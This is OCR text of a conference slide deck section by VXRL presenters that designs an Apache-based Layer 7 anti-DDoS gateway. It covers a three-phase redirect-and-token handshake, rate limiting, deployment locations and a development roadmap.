
Could you imagine the consequence and impact if we link up studies in Part 1 and Part 2 together against our targets?

Part 3: Defense Model

Existing DDoS mitigation countermeasure


- TCP Layer Authentication
- HTTP Layer Authentication (redirect, URL)
- HTTP Layer interrupt (Captcha)
- Signature base application detection
- Rate limit

I have a Dream~




Design Overview – Application Gateway (AG)

- Develop the apache module for defense Layer 7 DDoS.
  - Apache Web Service
    - Hardened Apache Server
    - Authentication code module
  - Control Policy module
  - Routing and Forwarding Engine
  - GUI Control Panel
  - Rewrite the TCP protocol in Linux Kernel Module




Layer 7 3-Way handshakes Concept



BY Tony Miu

Apache Firewall against to GET / POST / Connection Flood



BY Tony Miu

POST / GET Flood to AG (First handshake phase)

Attack example : GET / HTTP/1.1 or GET / <some-url, but not our page> / 1.1

- If the Attack cannot be redirect
  - Check the HTTP field, and will drop the non standard HTTP request.
  - Close the connection, and afterwards, attack suspended.
    - (Most of the Zombie cannot handle the redirect)

POST / GET Flood to AG (First handshake phase) (cont.)

- If the Attack can be redirect
  - Response action
    - Redirect the Get Flood (Redirect 301) to phase 2, with new session
    - Close the existing connection in AG

POST / GET Flood to AG (Second handshake phase)

- User send the GET request with HTTP field Referrer.
  - With Referrer (Allow Traffic):
    - Assign a checkable value and referrer value to the user's web browser
      - Optional : Require the client side running the formula with JavaScript, and the result will be used in phase 3. (use for increase the client side CPU usage.)
    - Redirect the request to phase 3 with new session
    - Close the current connection in AG

POST / GET Flood to AG (Second handshake phase) (cont)

- Without Referrer (Attack) (Drop Traffic) :
  - Close the connection
  - For HTTP POST request, it will be dropped instantly.

POST / GET Flood to AG (Third handshake phase)

- User send the GET request to the checking page with the checkable value received in Phase 2.
  - Incomplete HTTP request will be dropped.
  - Set the passed traffic in the white list.
    - Set the connection limit per IP address
    - (eg. Block the IP address, over 10 request per minute.)
    - Set the limit per request, per URL
    - Set the time limit value.
    - Set the time out value.

Deploying mode

- Host mode
  - E.g. Develop a module in Apache
- Transparent mode
  - Easy to deploy; In front of Web server.
- Reverse proxy mode
  - Easy to deploy
- Load balancer mode
  - Same as proxy, but it cannot handle a high volume bandwidth attack.

Best deployment location

- Before the firewall, behind the router
  - Analyzing and filtering over the high volume traffic happens in the first place so as to prevent the high volume DoS attack.
- Behind the firewall (with content forward)

  i. The firewall redirects the http traffic to the apache gateway. (eg. Check Point CVP or Juniper UTM Redirect Web Filtering)

  ii. After the HTTP traffic analysis, the clean traffic will be sent back to the firewall.

  iii. The firewall will continue process the traffic by rule

Best deployment location (cont')

- Behind the firewall (route mode, proxy mode)

    i. After the traffic analysis by the firewall, the traffic will pass to the apache gateway

    ii. After the analysis, the clean traffic will route to the web server

- Install & integrate with the web server

    i. The traffic input to the Apache gateway (filtering module)

    ii. After the Apache gateway (filtering module) analysis complete

    iii. The (filtering module) will pass the traffic to the web page module (or other web server program.)

Best deployment location (cont')

- Integrated with the load balancer
  i. The http traffic will input to the Apache Gateway
  ii. The Apache will process & analysis the HTTP traffic
  iii. The clean traffic will transfer to the load balancer
  iv. The load balancer will load sharing the traffic to the Web Server farm

Roadmap

Phase 1: Integrate the IDS/IPS, Firewall and black hole system with the Layer-7 Anti-DDoS Gateway.

Phase 2: Develop the API for custom script

Phase 3: Develop a Blacklist on IP addresses grouped by time and IP address Blacklist system and Generation mechanism.

Thank you very much for your listening, Xie Xie

Tony: mt[at]vxrl[dot]org
Alan: avenir[at]vxrl[dot]org
Anthony: darkfloyd[at]vxrl[dot]org
Kelvin: captain[at]vxrl[dot]org
Website: www.vxrl.org

